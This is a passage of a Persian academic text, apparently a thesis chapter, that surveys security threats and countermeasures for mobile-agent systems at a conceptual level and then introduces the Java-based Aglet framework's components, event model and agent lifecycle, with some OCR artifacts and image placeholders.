- **تغییر چهره دادن**

هنگامی‌که یک عامل غیرمجاز سعی می‌کند که خود را به جای عامل مجاز دیگری جایگزین کند، عمل را تغییر چهره دادن می‌گویند. یک عامل غیرمجاز که تغییر قیافه داده است با معرفی خود به عنوان یک عامل مجاز می‌تواند به منابع سیستم دسترسی پیدا کند. علاوه بر این عامل تغییر قیافه داده می‌تواند صحت عامل مجاز را دچار مشکل کند.

- **از کاراندازی سرویس**

یک عامل می‌تواند با انجام محاسبات زیاد و بیش از حد بر روی سیستم میزبان آن را دچار مشکل از کاراندازی سرویس‌ها بکند. یک حمله از کاراندازی سرویس معمولاً از نقاط آسیب‌پذیر سیستم برای انجام کار خود استفاده می‌کنند. با توجه به پیکربندی خاص سیستم از لحاظ امنیتی میزان آسیبی که عامل می‌تواند از طریق این حمله وارد آورد متفاوت خواهد بود.

---
[1] Masquerading
[2] Denial of Service (DoS)

- **دسترسی غیرمجاز**

در سیستم‌ها، امکانات کنترل دسترسی با استفاده از لیستی که فراهم می‌کنند جلوی دسترسی غیرمجاز افراد و برنامه‌های مختلف را به منابع سیستم محدود می‌کنند. هر عامل هنگامی‌که توسط میزبانی دریافت می‌شود باید توسط لیست کنترل بررسی شود. برای این منظور در ابتدا عامل باید تعیین هویت شود و بعد از مشخص شدن شناسه آن، باید توسط لیست کنترل بررسی گردد. وقتی که عاملی بتواند بدون عبور از لیست کنترل وارد سیستم شود می‌تواند به سایر عامل‌ها و میزبان آسیب برساند.

۳-۳-۱-۲- عامل در مقابل میزبان

در این حالت میزبان از مشکلات امنیتی عامل استفاده می‌کند و آن را مورد حمله قرار می‌دهد. حملاتی که در این حالت می‌تواند مورد استفاده قرار گیرد عبارتند از: تغییر قیافه دادن، از کاراندازی سرویس، استراق سمع[۱] وایجاد تغییر[۲].

- **تغییر قیافه دادن**

یک میزبان می‌تواند با تغییر قیافه دادن، خود را به عنوان یک میزبان امن و معتبر معرفی کند و به این ترتیب عامل را فریب می‌دهد. با این کار عامل به گمان اینکه این میزبان، میزبان مقصد است به آن می‌رود. بدین ترتیب بعد از دریافت عامل توسط میزبان، می‌توان اطلاعات عامل را استخراج کرد. این کار هم عامل را مورد حمله قرار می‌دهد و هم سیستمی را که میزبان اصلی بوده از دریافت عامل محروم می‌کند.

- **از کاراندازی سرویس**

وقتی که عاملی توسط میزبانی دریافت می‌شود، از میزبان انتظار دارد که منابع سیستم را در اختیارش قرار دهند و آنها را به صورت امن مورد استفاده قرار دهد. در این حمله، میزبان می‌تواند با عدم در اختیار قرار دادن منابع و یا اجرا نکردن عامل، آن را دچار مشکل کند. به این ترتیب عامل و همچنین میزبان‌هایی که منتظر دریافت این عامل‌ها هستند نمی‌توانند کار خود را به درستی انجام دهند.

- **استراق سمع**

روش کلاسیک این حمله بازبینی‌کردن مخفی یک ارتباط است. نمود بهتر این حمله در سیستم‌هایی که از عامل‌های متحرک استفاده می‌کنند خود را بهتر نشان می‌دهد، چرا که میزبان نه تنها به اطلاعات داخل عامل دسترسی دارد بلکه می‌تواند روند انجام کد عامل را نیز ببیند.

- **ایجاد تغییر**

وقتی که عاملی به یک میزبان وارد می‌شود، کد، اطلاعات و حالت اجرایی خود را در اختیار میزبان قرار می‌دهد تا آن را اجرا کند. در این حالت یک میزبان می‌تواند با تغییر کد عامل رفتار آن را تغییر دهد و آن را مطابق خواسته خود مورد استفاده قرار دهد.

---

[1] Eavesdropping
[2] Alteration

۳-۳-۱-۳- عامل در مقابل عامل

این حالت دسته‌ای از حملات را شامل می‌شود که یک عامل از نقطه ضعف امنیتی عامل دیگری استفاده کند و آن را مورد حمله قرار دهد. در این مدل از حمله، حملاتی که می‌توانند رخ دهند عبارتند از حمله تغییر قیافه دادن، دسترسی غیرمجاز، از کاراندازی سرویس و حمله انکار[۱].

- **تغییر قیافه دادن**

در یک ارتباط که بین دو عامل صورت می‌گیرد، یک عامل می‌تواند با تغییر دادن شناسه خود عامل دیگر را فریب دهد. برای مثال یک عامل می‌تواند خود را به عنوان عاملی از یک سرویس معتبر معرفی کند تا عامل مقابل را فریب دهد و بدین ترتیب اطلاعات خاصی از آن عامل را بدست آورد.

- **دسترسی غیرمجاز**

اگر عاملی سیاست و مکانیزم کنترل دسترسی نداشته باشد، ممکن است که مستقیماً توسط عاملی دیگر مورد استفاده قرار گیرد و یا آنکه توابع آن توسط عاملی دیگر فراخوانده شود. با استفاده از این روش می‌توان مشکلاتی نظیر buffer overflow، reset کردن و دسترسی به کد عامل را ایجاد کرد.

- **از کاراندازی سرویس**

همانطور که یک عامل می‌توانست یک میزبان را با استفاده از این روش مورد حمله قرار دهد می‌تواند عامل دیگر را نیز مورد حمله قرار دهد. برای مثال اگر یک عامل بطور مداوم برای عامل دیگر پیغام بفرستد می‌تواند باعث از کاراندازی سرویس‌ها در عامل مقابل شود. عامل مقابل می‌تواند برای جلوگیری از این حمله جلوی پیغام‌های ناخواسته را بگیرد. اما این کار خود احتیاج به پردازش دارد و زمان‌بر است.

- **حمله انکار**

این حالت وقتی ممکن است رخ دهد که یک عامل در ارتباطی شراکت داشته باشد اما بعد از پایان کار این شراکت را انکار کند. این کار ممکن است از روی عمد صورت بگیر و یا آنکه به علت مشکل برنامه‌نویسی در کد عامل به وجود آید.

۳-۳-۱-۴- میزبان و عامل در مقابل سایر

این دسته از آسیب‌ها شامل پاره‌ای از موارد می‌شود که عامل یا میزبان توسط عوامل خارجی مورد حمله قرار گیرد. این حملات شامل تغییر قیافه دادن، از کاراندازی سرویس، دسترسی غیرمجاز و کپی و پاسخ[۲] می‌باشد.

- **تغییر قیافه دادن**

یک عامل می‌تواند سرویسی را از میزبانی به صورت محلی و یا راه‌دور درخواست کند. در این حالت هر سیستمی که در میزبانی قرار دارد می‌تواند خود را به عنوان عامل دیگری معرفی کند و درخواستی را از یک

---

[1] Repudiation
[2] Copy and Reply

میزبان راه‌دور بکند و سرویسی را طلب کند که اجازه دسترسی به آن را نداشته باشد. همچنین یک میزبان می‌تواند خود را به عنوان میزبان امن معرفی کند و به دورخواست آمده پاسخ دهد.

- **از کاراندازی سرویس**

سرویس‌های یک میزبان می‌تواند بطور محلی یا راه‌دور درخواست شود. سرویس‌های ارائه شده توسط میزبان می‌تواند به واسطه حملات رایج از کاراندازی سرویس متوقف شوند. یک میزبان عامل نیز می‌تواند در مقابل این حملات آسیب ببیند.

- **دسترسی غیرمجاز**

کاربران، فرایندها و عامل‌های راه‌دور ممکن است درخواست‌هایی بکنند که مجوز آنها را نداشته باشند. دسترسی راه‌دور به یک میزبان باید با اطمینان کامل حفاظت شود.

- **کپی و پاسخ**

در این روش، یک کاربر یا یک برنامه می‌تواند جلوی ارسال عامل و یا پیغام‌های مربوطه را بگیرد و سپس آنها را کپی و مجدداً ارسال کند. برای مثال اگر عاملی درخواست خرید کالایی را برای یک بار داشته باشد، یک کاربر می‌تواند این درخواست را کپی و سپس آن را چندین بار ارسال کند.

۳-۳-۲-اقدام متقابل

با توجه به موارد و مشکلات امنیتی که گفته شد، لازم است که در سیستم‌هایی که از عامل‌هایی متحرک استفاده می‌کنند روش‌هایی برای حفاظت در مقابل حملات بکار گرفته شود. این روش‌ها را می‌توان به دو دسته کلی حفاظت عامل و حفاظت میزبان تقسیم کرد. در ادامه به شرح این موارد پرداخته می‌شود.

۳-۳-۲-۱- حفاظت میزبان

یکی از موارد مهم در حفاظت سیستم‌هایی که از عامل‌های متحرک استفاده می‌کنند اطمینان از عدم آسیب میزبان‌ها توسط عامل‌ها می‌باشد. برای به وجود آمدن این اطمینان روش‌هایی که وجود دارند به ترتیب زیر است.

- **جداسازی دامنه خطای عامل‌ها به صورت نرم‌افزاری**

همانطور که از مفهوم این امر بر می‌آید، منظور این است که برنامه به ماجول‌هایی تقسیم شود که هر ماجول دامنه خطای مربوط به خود را داشته باشد. این کار باعث می‌شود که برنامه‌هایی که به زبان‌های غیر امن (برای مثال C) نوشته شده‌اند، به صورت امن اجرا شوند. برای انجام این کار به هر یک فضای حافظه مجازی مستقلی تخصیص داده می‌شود. به این ترتیب برنامه‌ها می‌توانند از طریق نشانه‌ای که به هر دامنه تخصیص داده شده است به منابع سیستم دسترسی پیدا کنند. این روش sandbox نیز نامیده می‌شود.

- **تفسیر امن کد**

برنامه‌های عامل معمولاً توسط یک زبان script گونه و قابل تفسیر نوشته می‌شوند. علت اصلی انجام این کار اجرای عامل بر روی بسترهای مختلف سخت‌افزاری و نرم‌افزاری می‌باشد. ایده کار در تفسیر امن به این ترتیب

است که یک دستور اگر امن تشخیص داده نشود، سعی در اجرا امن آن می‌شود در اگر نتواند آن را به صورت امن اجرا کند، آن را حذف می‌کند. یکی از زبان‌های رایج که به عنوان مفسر زبان مورد استفاده قرار می‌گیرد، زبان برنامه‌نویسی Java است. Java از طریق فضاهای امنی که برای اجرای کد می‌سازد، ایمنی لازم را مهیا می‌کند. سیستم‌هایی که بر این اساس پیاده‌سازی شده‌اند مانند Aglet نیز از این مزیت استفاده می‌کنند. علاوه بر Java زبان‌های دیگری نیز وجود دارند که برای نوشتن عامل‌های متحرک مورد استفاده قرار می‌گیرند. یکی از مهمترین زبان‌هایی که اجرای امن کد را پشتیبانی می‌کند زبان Tcl است.

- **امضاء کردن کد**

یکی از روش‌های حفاظت در مقابل عامل‌ها این است که عامل‌ها مجهز به امضای دیجیتالی باشند. از این ابزار می‌توان به عنوان وسیله‌ای برای برای تعیین هویت و بدست آوردن صلاحیت لازم استفاده کرد. معمولاًایجادکننده امضاء یا صاحب عامل است یا سازنده آن و یا کسی که عامل را بازبینی می‌کند. امضاء کردن کد با استفاده از کلید عمومی‌انجام می‌شود.

- **بازبینی حالت عامل**

هدف از این بازبینی، بررسی این مطلب است که ممکن است عامل به علت تغییر حالتش خراب عمل کند. استفاده از این روش زمانی است که بتوان حالت عامل را پیش‌بینی کرد. برای انجام این کار باید بعد از دریافت عامل و قبل از اجرای آن حالت عامل ورودی مورد بررسی قرار بگیرد. این کار می‌تواند توسط تابعی انجام شود که حالت عامل را گزارش می‌دهد. این تابع باید توسط سازنده کد عامل پیاده‌سازی شود.

- **سابقه مسیر حرکت**

ایده این روش در این است که قبل از استفاده از عامل، گذشته و و مسیر طی شده توسط عامل بررسی شود. برای جلوگیری از ایجاد خرابکاری در این تاریخچه باید آن را به صورت رمز نگه داشت. هنگامیکه میزبانی، عاملی را دریافت کرد با بررسی میزبان‌هایی که توسط این عامل پیموده شده است این اطمینان را بدست می‌آوردکه می‌توان عامل را پذیرفت و یا خیر.

- **اطمینان کد انتقالی**

در این روش تولیدکننده کد متعهد می‌شود که نکات ایمنی لازم که توسط موسسه تولیدکننده سیستم مبتنی بر عامل ارائه شده است در داخل کد استفاده کند. به این ترتیب اطمینان از صحت کد را تضمین می‌کند. این روش یک روش بازدارنده از حمله است در حالی‌که امضاء دیجیتالی کد یک روش برای تعیین هویت کد است.

۳-۳-۲-۲- حفاظت عامل

همانطور که لازم است میزبان‌های عامل‌ها حفاظت کامل را داشته باشند، عامل‌ها نیز به وجود این اطمینان احتیاج دارند. روش‌هایی که برای انجام این کار وجود دارد عبارتند از:

- **کپسوله کردن اطلاعات**

یکی از کارهایی که می‌توان برای حفاظت عامل‌ها در مقابل میزبان و یا سایر موارد انجام داد کپسوله کردن نتیجه عمل عامل‌ها می‌باشد. این عمل می‌تواند به دلایل مختلف و با روش‌های گوناگونی انجام شود. اطلاعاتی که کپسوله می‌شوند باید با توجه به هدف عامل انتخاب شوند.

- **حفظ خط سیر به صورت انحصاری**

یکی از کاربردهای نگه داشتن سابقه تاریخی حرکت، استفاده از آن در کارهای تیمی است، به این ترتیب که با در اختیار قرار دادن آن برای عامل‌های دیگر، آن عامل از مسیر حرکت عامل اول با خبر می‌شود و در صورت از بین رفتن آن، عامل جدید می‌تواند این کار را انجام دهد. وقتی که عاملی از یک میزبان به میزبان دیگر می‌رود اطلاعات میزبان قبل، میزبان فعلی و میزبان بعد را از طریق یک کانال امن برای همکار خود می‌فرستد. این کار باعث می‌شود که اطمینان از حرکت عامل و انجام کارهای آن به ترتیب بررسی شود.

- **دنبال کردن[1] اجرا**

دنبال کردن اجرا روشی برای تشخیص تغییرات ناخواسته در کد عامل است. این کار با دنبال کردن رفتار عامل در هنگام اجرا انجام می‌شود. لازمه انجام این کار این است که هر میزبان بتواند logهایی از عامل بگیرد و آنها را بررسی کند. البته این روش دارای مشکلاتی است که بزرگ شدن سایز logها و تعداد آنها از جمله این موارد است.

- **انجام محاسبات با استفاده از توابع رمزنگاری**

هدف از انجام این کار این است که عامل با اطمینان بتواند به اجرای خود بپردازد. لازمه اجرای این روش این است که میزبان بتواند توابعی را که به صورت رمز درآورده شده‌اند را بدون رمزگشایی اجرا کنند. یک مثال این روش را بهتر نشان می‌دهد. برای مثال A تابع f را دارد و B متغیر x را و قصد دارد که f(x) را محاسبه کند. A نمی‌خواهد که B از f مطلع باشد. برای همین منظور A، f را به صورت E(f) رمز می‌کند. سپس A برنامه دیگری می‌نویسد مثل P(E(f)) که E(f) را تولید می‌کند. سپس A، P(E(f)) را از طریق عامل برای B می‌فرستد. B بعد از دریافت عامل P(E(f)) را بر روی x اعمال می‌کند و نتیجه را برای A برمی‌گرداند. A بعد از دریافت نتیجه می‌تواند جواب را از حالت رمز خارج کند و به آن دسترسی پیدا کند.

[1] Trace

۳-۴- شناخت Aglet

با توجه به آنکه سیستم مبتنی بر عاملی که در این پروژه بکار گرفته شده است، سیستم Aglet می‌باشد، لازم است در این بخش به معرفی آن پرداخته شود [11].

۳-۴-۱-مدل Aglet

در طراحی Aglet سعی شده است مزایای زبان Java مورد استفاده قرار گیرد، در حالیکه تا حد امکان از معایب آن بکاهد. در مدل Aglet، عامل متحرک یک شیء متحرک است که یک thread وظیفه کنترل آنرا بر عهده دارد و حساس به رویدادها می‌باشد. در این مدل تبادل اطلاعات از طریق ارسال پیغام صورت می‌گیرد.

۳-٤-۱-۱- بخش‌های تشکیل‌دهنده Aglet


در ساختار Aglet چندین بخش مجرد مورد استفاده قرار گرفته است. این بخش‌ها عبارتند از Aglet، Proxy، Context و Identifier.

- **Aglet**

یک Aglet یک شیء متحرک است که به زبان Java پیاده‌سازی شده است. این شیء توانایی رفتن به دستگاه‌هایی را که پذیرای عامل متحرک باشند را دارا می‌باشد. همچنین این شیء به علت اینکه thread جداگانه‌ای برای کنترل و اجرای خود در اختیار دارد می‌تواند به صورت خودمختار عمل کند.

- **Proxy**

یک Proxy جلوه ظاهری یک Aglet است. Proxy به عنوان لایه‌ای محافظ برای Aglet عمل کرده و از دسترسی مستقیم به توابع public آن جلوگیری می‌کند. رابطه Proxy و Aglet در شکل ۳-۱۸ نشان داده شده است.




شکل ۳-۱۸- رابطه بین Aglet و Proxy

علاوه بر این، Proxy این امکان را فراهم می‌کند که محل Aglet از دید کاربر شفاف باشد. بدین معنی که Proxy، محل واقعی Aglet را مخفی می‌کند. از این گفته می‌توان نتیجه گرفت که Proxy و Aglet می‌توانند در یک محل نباشند. اما دسترسی به Agletهای راه دور از طریق Proxy محلی صورت گیرد.

- **Context**

Context محل فعالیت Aglet است. Context از لحاظ مفهوم بسیار نزدیک به مکان است که پیش‌تر معرفی شد. این شیء ایستگاهی است که امکان کنترل و مدیریت عامل‌های فعال در یک محیط اجرایی را فراهم می‌کند. هر میزبان در

شبکه می‌تواند چندین موتور پردازشگر داشته باشد و هر موتور می‌تواند پذیرای چندین Context باشد. Contextها توسط آدرس موتور پردازشگر و نام خود، مشخص و نامگذاری می‌شوند. در شکل ۳-۱۹ مفهوم Context واضح‌تر نشان داده شده است.



شکل ۳-۱۹- رابطه بین میزبان، موتور و Context


- **Identifier**

به هر Aglet یک نشانه تخصیص داده می‌شود. این نشانه شماره منحصربفردی است که در طول حیات یک Aglet به آن اختصاص می‌یابد.

رفتاری که توسط Aglet انجام می‌شود بر اساس رفتار تعریف شده برای یک عامل است. درحالت کلی زندگی یک Aglet به دو صورت آغاز می‌شود: یا آنکه از ابتدا آغاز می‌شوند یعنی به عبارتی متولد می‌شوند، و یا آنکه از یک Aglet موجود کپی‌برداری می‌شوند. Agletها دو نوع خاصیت جابجایی دارند: فعال و غیرفعال. نوع فعال به این صورت است که یک Aglet خود را از یک میزبان به میزبان دیگری ارسال می‌کند. در نوع غیرفعال، Aglet توسط یک میزبان درخواست می‌شود و سپس خود را به روی آن میزبان منتقل می‌کند.

وقتی که Agletها فعال می‌شوند منابع سیستم را در اختیار خود می‌گیرند. برای کاهش میزان مصرف منابع، Agletها می‌توانند به صورت موقت به حالت معلق بروند و منابع را آزاد کنند و سپس دوباره به حالت فعال بازگردند. نهایتاً اینکه چند عامل می‌توانند با یکدیگر به تبادل اطلاعات بپردازند.

این موارد که در شکل ۳-۲۰ نشان داده شده‌اند، حداقل نیازهایی هستند که برای ساخته شدن و مدیریت یک سیستم توزیع شده مبتنی بر عامل‌های متحرک وجود دارد.



شکل ۳-۲۰-رفتارهای متفاوت تعریف شده برای یک Aglet

با توجه به این توضیحات APIهای موجود در Aglet را می‌توان به ترتیب زیر خلاصه کرد:

- **ساخته شدن**[1]

عمل ساخته شدن یک Aglet در داخل یک Context صورت می‌گیرد. به Aglet جدید یک شناسه تخصیص داده می‌شود و مقداردهی اولیه صورت می‌گیرد. این Aglet بعد از اتمام مقداردهی اولیه آماده اجرا می‌شود.

- **کپی‌برداری**[2]

در کپی‌برداری یک عامل، یک Aglet از یک Aglet موجود کپی می‌شود. تنها تفاوت در این است که Aglet جدید شناسه متفاوتی دارد.

- **منتقل شدن**[3]

در عمل انتقال Aglet، یک Aglet از یک context حذف و به یک context در میزبان مقصد منتقل شده و در آنجا دوباره شروع بکار می‌کند.

- **درخواست انتقال کردن**[4]

در درخواست انتقال کردن، Aglet از یک context در میزبان دور حذف و به context در میزبانی که درخواست انتقال کرده، منتقل می‌شود.

- **فعال**[5] **و غیرفعال شدن**[6]

غیرفعال کردن یک Aglet به این معنی است که اجرای آن به صورت موقت متوقف گردد. فعال کردن Aglet نیز یعنی Aglet را دوباره در همان context قبلی به فعالیت وادار کرد.

---


[1] Create
[2] Clone
[3] Dispatch
[4] Retract
[5] Activate
[6] Deactivate

• **از بین بردن**[1]

با از بین بردن یک Aglet، اجرای آن متوقف شده و Aglet از context حذف می‌شود.

۳-٤-۱-۲- مدل رویداد Aglet

برنامه نویسی Aglet یک برنامه نویسی مبتنی بر رویداد است. این مدل به برنامه‌نویس اجازه می‌دهد که با توجه به نیازها، سنسورهای فعالی برای رویدادهای مورد نظر قرار دهد. این سنسورها تحت عنوان listener شناخته می‌شوند. در شکل ۳-۲۱ انواع listenerهای Aglet نشان داده شده است.




شکل ۳-۲۱- Listenerهای تعریف شده در Aglet

همانطور که در این شکل مشخص شده است سه دسته listener وجود دارد:

- Listenerهای مربوط به کپی‌برداری، که به رویداد کپی‌برداری حساس هستند.
- Listenerهای جابجایی، که به جابجا شدن Agletها حساس هستند.
- Listenerهای ماندگاری، که به غیرفعال شدن و سپس فعال شدن Agletها حساس هستند.

۳-٤-۱-۳- مدل ارتباطی Aglet

مدل ارتباطی بین Agletها بر اساس ارسال پیغام صورت می‌گیرد. با استفاده از این روش Agletها می‌توانند پیغام‌های مورد نظر را ساخته و برای یکدیگر ارسال کنند. چگونگی این ارتباط را می‌توان در شکل ۳-۲۲ مشاهده کرد.



شکل ۳-۲۲- مدل ارتباطی Aglet

به صورت پیش‌فرض یک Aglet پردازش همزمان پیغام‌ها را انجام نمی‌دهد. یعنی پیغام‌ها را یک به یک مورد بررسی قرار می‌دهد.

[1] Dispose

۳-۴-۲- آناتومی Aglet


در این بخش بصورت دقیق‌تر مواردی که در چرخه حیات یک Aglet ممکن است رخ دهد، بررسی می‌شوند.

۳-٤-۲-۱- ساخته شدن

قبل از انجام هر کاری با عامل متحرک، باید یک Aglet ساخته شود. این کار می‌تواند توسط تولد یک عامل و یا کپی‌برداری از یک عامل موجود صورت گیرد. تولد یک Aglet در داخل context انجام می‌شود. مستقل از بستری که Aglet بر روی آن کار می‌کند (Linux، Windows یا هر بستر دیگر) context تضمین می‌کند که سرویس‌های لازم برای اجرای Aglet فراهم باشد. یکی از این سرویس‌ها، مشتق شدن از کلاس Aglet و تولد یک Aglet جدید است. یک Aglet برای تولد نیاز به دسترسی به context فعلی دارد. این کار توسط تابع getAgletContext() انجام می‌شود. برای مثال اگر یک Aglet بخواهد Aglet جدیدی بنام HelloAglet بسازد به این ترتیب عمل می‌کند:

```
GetAgletContext().CreateAglet(getCodeBosec, ”HelloAglet”, null);
```

باید توجه داشت که بر خلاف مدل برنامه‌نویسی Java که برای تولید هر شیء باید Constructor آن کلاس فراخوانده شود، در Aglet این کار با دستورات onCreation و run جایگزین شده است. در onCreation مقداردهی اولیه Aglet انجام می‌شود و run باعث فراخوانده شدن thread مربوطه و اجرای Aglet می‌گردد. در شکل ۳-۲۳ مراحل زمانی ساخت یک Aglet نشان داده شده است.




شکل ۳-۲۳- مراحل ساخته شدن یک Aglet

همانطور که در شکل ۳-۲۳ مشخص است، با دستور eAglet Creat، Aglet ساخته می‌شود که این کار باعث فراخوانده شدن Constructor کلاس Aglet یا همان Aglet() می‌شود این Constructor، Aglet را بصورت بدون مقداردهی اولیه می‌سازد. در ادامه دستور onCreation آنرا مقداردهی می‌کند و سپس توسط run اجرا می‌شود.

۳-۴-۲-۲- کپی‌برداری

همانطور که پیشتر گفته شد، ساخته شدن یک Aglet جدید می‌تواند از طریق تولد و یا کپی‌برداری انجام شود. در کپی‌برداری، یک Aglet جدید از یک Aglet موجود ساخته می‌شود. Aglet جدید دارای شناسه‌ای متفاوت در مقابل شناسه Aglet اصلی است. ساخته شدن توسط کپی‌برداری با دستور Clone انجام می‌شود. این تابع proxy مربوط به Aglet ساخته شده را برمی‌گرداند. در ساختار سیستم Aglet، یک listener برای عمل کپی‌برداری وجود دارد که این امکان را در اختیار برنامه‌نویس قرار می‌دهد که در سه حالت با رویداد کپی‌برداری برخورد کند. این سه حالت عبارتند از: وقتی که قرار

است عمل کپی‌برداری انجام شود (onCloning)، زمانی که در نمونه کپی‌برداری شده مقداردهی اولیه صورت بگیرد (onClone) و نهایتاً بعد از انجام مقداردهی اولیه در مدل کپی (onCloned). در شکل ۳-۲۴ این روند کار نشان داده شده است.




شکل ۳-۲۵- مراحل کپی‌برداری یک Aglet

۳-۴-۲-۳- جابجایی

